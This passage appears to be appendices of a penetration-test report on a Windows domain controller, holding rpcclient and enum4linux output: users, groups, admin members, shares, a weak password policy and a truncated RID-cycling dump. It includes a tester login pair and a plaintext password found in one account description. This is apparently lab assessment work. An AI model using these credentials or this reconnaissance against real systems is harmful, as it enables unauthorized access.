administrators S-1-5-32-544 (Local Group: 4)
rpcclient $> lookupnames administrator
administrator S-1-5-21-816344815-1091841032-1499945149-500 (User: 1)
rpcclient $> lookupnames admin
admin S-1-5-21-816344815-1091841032-1499945149-1000 (User: 1)
rpcclient $> lookupnames admins
result was NT_STATUS_NONE_MAPPED
rpcclient $>
```

SID values are listed as well

Query the admin using the RID



```
admin S-1-5-21-816344815-1091841032-1499945149-1000 (User: 1)
rpcclient $> lookupnames admins
result was NT_STATUS_NONE_MAPPED
rpcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Tue, 14 Jul 2009 01:06:47 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Mon, 07 Oct 2019 07:31:55 EDT
        Password can change Time :      Tue, 08 Oct 2019 07:31:55 EDT
        Password must change Time:      Thu, 21 Feb 2047 06:31:55 EST
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000001
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

Appendix 3:

Enum4liux – enuum.txt:

Enum.txt of all the users connected to 192.168.0.1

```
==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none



 ===================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ===================================================
[+] Got domain/workgroup name: UADCWNET

 ===========================================
|    Nbtstat Information for 192.168.0.1    |
 ===========================================
Looking up status of 192.168.0.1
        SERVER1         <00> -         M <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        SERVER1         <20> -         M <ACTIVE>  File Server Service
        UADCWNET        <1b> -         M <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-77-67-D6

 ====================================
|    Session Check on 192.168.0.1    |
 ====================================
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'
```

```
 ==========================================
|    Getting domain SID for 192.168.0.1    |
 ==========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

 =====================================
|    OS information on 192.168.0.1    |
 =====================================
[+] Got OS info for 192.168.0.1 from smbclient:
[+] Got OS info for 192.168.0.1 from srvinfo:
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :  500
        os version      :    6.1
        server type     :   0x80102b

 ============================
|    Users on 192.168.0.1    |
 ============================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina      Name: Antoinette Medina
        Desc: Alton
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters      Name: Archie Peters     Desc:
November
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin         Name: (null)     Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator          Name: (null)     Desc: Built-
in account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin      Name: Bill Martin       Desc:
repartee
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson   Name: Chester Anderson
        Desc: tremendous
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin      Name: Charlene Griffin  Desc: caller
```

```
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard      Name: Caroline Howard Desc:
dinosaur

index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery          Name: Colin Montgomery
            Desc: digram

index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno      Name: Curtis Moreno     Desc:
pyramidal

index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris      Name: Carroll Morris    Desc:
Hokan

index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson       Name: Courtney Olson    Desc:
thymine

index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn        Name: Daniel Dunn       Desc: claus

index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King        Name: Dwayne King       Desc:
offspring

index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning     Name: Damon Manning Desc:
pestilential

index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena        Name: Doris Pena        Desc: tipple

index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price       Name: Dawn Price        Desc:
asocial

index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez      Name: Dominick Valdez Desc: Cyrus

index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott     Name: Elmer Elliott     Desc:
monitor

index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones       Name: Emilio Jones      Desc:
grotesque

index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman     Name: Fredrick Chapman
            Desc: clothesmen

index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh       Name: Gabriel Walsh     Desc:
sensate

index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest         Name: (null)      Desc: Built-in
account for guest access to the computer/domain

index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt       Name: Isabel Pratt      Desc:
muscle

index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews     Name: Jennie Andrews    Desc:
Deane

index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett     Name: Jacquelyn Barrett
            Desc: annal

index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale        Name: Jenna Hale        Desc:
Merrimack
```

```
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart         Name: Josefina Hart      Desc:
inglorious

index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson      Name: Jamie Johnson      Desc:
thinnish

index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes       Name: Julie Rhodes       Desc:
rhythmic

index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders     Name: Jay Saunders       Desc:
Germany

index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson    Name: Jody Stevenson     Desc:
society

index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres       Name: Jeff Torres        Desc: visa

index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson       Name: Kim Hudson         Desc: trail

index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt         Name: (null)     Desc: Key
Distribution Center Service Account

index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke        Name: Lawrence Burke     Desc: tail

index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr         Name: Lorene Carr        Desc:
proline

index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton     Name: Laverne Thornton
        Desc: sorghum

index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd         Name: Mattie Boyd        Desc: atop

index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day          Name: Miguel Day         Desc: aside

index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills        Name: Marty Mills        Desc:
yttrium

index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega         Name: Noel Vega          Desc: Lin

index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells        Name: Nettie Wells       Desc:
advantageous

index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman      Name: Phyllis Pittman    Desc:
consultation

index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley       Name: Rick Astley        Desc: (null)

index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone        Name: Rachael Boone      Desc: Jackie

index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight       Name: Roger Knight       Desc:
aching

index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey       Name: Rudy Ramsey        Desc: Miles

index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto         Name: Rex Soto   Desc:
pass:HARMvxgt879r6X
```

```
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin	Name: Sidney Franklin	Desc: bulrush

index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed	Name: Sherri Reed	Desc: supercilious

index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon	Name: Tyler Harmon	Desc: shadbush

index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez	Name: Travis Nunez	Desc: lucrative

index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver	Name: Tommie Oliver	Desc: sandwich

index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test	Name: Pen test	Desc: athlete

index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes	Name: Veronica Haynes	Desc: Goldman


user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[admin] rid:[0x3e8]

user:[R.Astley] rid:[0x456]

user:[C.Moreno] rid:[0x473]

user:[C.Griffin] rid:[0x474]

user:[I.Pratt] rid:[0x475]

user:[L.Burke] rid:[0x476]

user:[J.Johnson] rid:[0x477]

user:[T.Nunez] rid:[0x478]

user:[J.Stevenson] rid:[0x479]

user:[L.Thornton] rid:[0x47a]

user:[M.Day] rid:[0x47b]

user:[C.Morris] rid:[0x47c]

user:[R.Knight] rid:[0x47d]

user:[P.Pittman] rid:[0x47e]

user:[D.King] rid:[0x47f]

user:[D.Dunn] rid:[0x480]
```

```
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
```

```
user:[S.Franklin] rid:[0x4a0]

user:[F.Chapman] rid:[0x4a1]

user:[E.Elliott] rid:[0x4a2]

user:[N.Vega] rid:[0x4a3]

user:[M.Boyd] rid:[0x4a4]

user:[test] rid:[0x4a5]


 ========================================

|    Share Enumeration on 192.168.0.1    |

 ========================================

do_connect: Connection to 192.168.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)


        Sharename       Type      Comment

        ---------       ----      -------

        ADMIN$          Disk      Remote Admin

        C$              Disk      Default share

        Fileshare1      Disk

        Fileshare2      Disk

        HR              Disk

        IPC$            IPC       Remote IPC

        NETLOGON        Disk      Logon server share

        Resources       Disk

        SYSVOL          Disk      Logon server share

        Users$          Disk

Reconnecting with SMB1 for workgroup listing.

Failed to connect with SMB1 -- no workgroup available


[+] Attempting to map shares on 192.168.0.1

//192.168.0.1/ADMIN$  Mapping: DENIED, Listing: N/A

//192.168.0.1/C$      Mapping: DENIED, Listing: N/A

//192.168.0.1/Fileshare1      Mapping: OK, Listing: OK
```

```
//192.168.0.1/Fileshare2          Mapping: OK, Listing: OK
//192.168.0.1/HR          Mapping: OK, Listing: OK
//192.168.0.1/IPC$        [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*
//192.168.0.1/NETLOGON          Mapping: OK, Listing: OK
//192.168.0.1/Resources          Mapping: OK, Listing: OK
//192.168.0.1/SYSVOL   Mapping: OK, Listing: OK
//192.168.0.1/Users$    Mapping: OK     Listing: DENIED

 ==================================================
|    Password Policy Information for 192.168.0.1    |
 ==================================================



[+] Attaching to 192.168.0.1 using test:test123


[+] Trying protocol 445/SMB...


[+] Found domain(s):


        [+] UADCWNET
        [+] Builtin


[+] Password Info for Domain: UADCWNET


        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000


                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1

                [+] Domain Password Lockout Admins: 0

                [+] Domain Password No Clear Change: 0

                [+] Domain Password No Anon Change: 0

                [+] Domain Password Complex: 0


        [+] Minimum password age: 1 day 4 minutes

        [+] Reset Account Lockout Counter:

        [+] Locked Account Duration:

        [+] Account Lockout Threshold: None

        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with RPCclient:


Password Complexity: Disabled

Minimum Password Length: 7



 ============================

|    Groups on 192.168.0.1    |

 ============================


[+] Getting builtin groups:

group:[Server Operators] rid:[0x225]

group:[Account Operators] rid:[0x224]

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]

group:[Incoming Forest Trust Builders] rid:[0x22d]

group:[Windows Authorization Access Group] rid:[0x230]

group:[Terminal Server License Servers] rid:[0x231]

group:[Administrators] rid:[0x220]
```

```
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

[+] Getting builtin group memberships:
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
```

```
[+] Getting local groups:

group:[Cert Publishers] rid:[0x205]

group:[RAS and IAS Servers] rid:[0x229]

group:[Allowed RODC Password Replication Group] rid:[0x23b]

group:[Denied RODC Password Replication Group] rid:[0x23c]

group:[DnsAdmins] rid:[0x44e]

group:[TelnetClients] rid:[0x470]


[+] Getting local group memberships:

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers


[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]

group:[Domain Users] rid:[0x201]

group:[Domain Guests] rid:[0x202]

group:[Domain Computers] rid:[0x203]

group:[Domain Controllers] rid:[0x204]

group:[Schema Admins] rid:[0x206]
```

```
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

[+] Getting domain group memberships:
Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\media$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nebraska$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rtr1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2$
Group 'Legal' (RID: 1105) has member: UADCWNET\C.Griffin
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Stevenson
Group 'Legal' (RID: 1105) has member: UADCWNET\L.Thornton
Group 'Legal' (RID: 1105) has member: UADCWNET\S.Reed
Group 'Legal' (RID: 1105) has member: UADCWNET\V.Haynes
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Boone
Group 'Legal' (RID: 1105) has member: UADCWNET\E.Jones
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Barrett
Group 'Legal' (RID: 1105) has member: UADCWNET\G.Walsh
Group 'Legal' (RID: 1105) has member: UADCWNET\A.Medina
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Mills
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Moreno
Group 'Finance' (RID: 1106) has member: UADCWNET\I.Pratt
Group 'Finance' (RID: 1106) has member: UADCWNET\T.Nunez
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Morris
Group 'Finance' (RID: 1106) has member: UADCWNET\R.Knight
Group 'Finance' (RID: 1106) has member: UADCWNET\D.King
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Dunn
Group 'Finance' (RID: 1106) has member: UADCWNET\R.Soto
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Anderson
Group 'Finance' (RID: 1106) has member: UADCWNET\N.Vega
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard

Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett

Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey

Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh

Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale

Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon

Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres

Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin

Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson

Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin

Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman

Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott

Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega

Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd

Group 'Domain Users' (RID: 513) has member: UADCWNET\test

Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator

Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton

Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris

Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Manning
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Price
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Olson
Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Rhodes
Group 'Information Technology' (RID: 1109) has member: UADCWNET\T.Harmon
Group 'Sales' (RID: 1108) has member: UADCWNET\L.Burke
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Johnson
Group 'Sales' (RID: 1108) has member: UADCWNET\P.Pittman
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Valdez
Group 'Sales' (RID: 1108) has member: UADCWNET\A.Peters
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Andrews
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Howard
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Hale
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Pena
Group 'Sales' (RID: 1108) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1108) has member: UADCWNET\M.Boyd
Group 'Sales' (RID: 1108) has member: UADCWNET\test
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Hart
Group 'Engineering' (RID: 1107) has member: UADCWNET\L.Carr
Group 'Engineering' (RID: 1107) has member: UADCWNET\N.Wells
Group 'Engineering' (RID: 1107) has member: UADCWNET\T.Oliver
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Torres
Group 'Engineering' (RID: 1107) has member: UADCWNET\B.Martin
Group 'Engineering' (RID: 1107) has member: UADCWNET\S.Franklin
Group 'Engineering' (RID: 1107) has member: UADCWNET\F.Chapman
Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member: UADCWNET\M.Day
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Saunders
Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Montgomery

Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Ramsey

Group 'Human Resources' (RID: 1104) has member: UADCWNET\K.Hudson

Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator


 =====================================================================

|    Users on 192.168.0.1 via RID cycling (RIDS: 500-550,1000-1050)    |

 =====================================================================

[I] Found new SID: S-1-5-21-816344815-1091841032-1499945149

[I] Found new SID: S-1-5-21-2963392108-1078930180-2605158784

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and
logon username 'test', password 'test123'

S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-516 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-517 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-518 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-519 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-520 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-521 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-522 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-523 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-524 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-525 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-526 *unknown*\*unknown* (8)
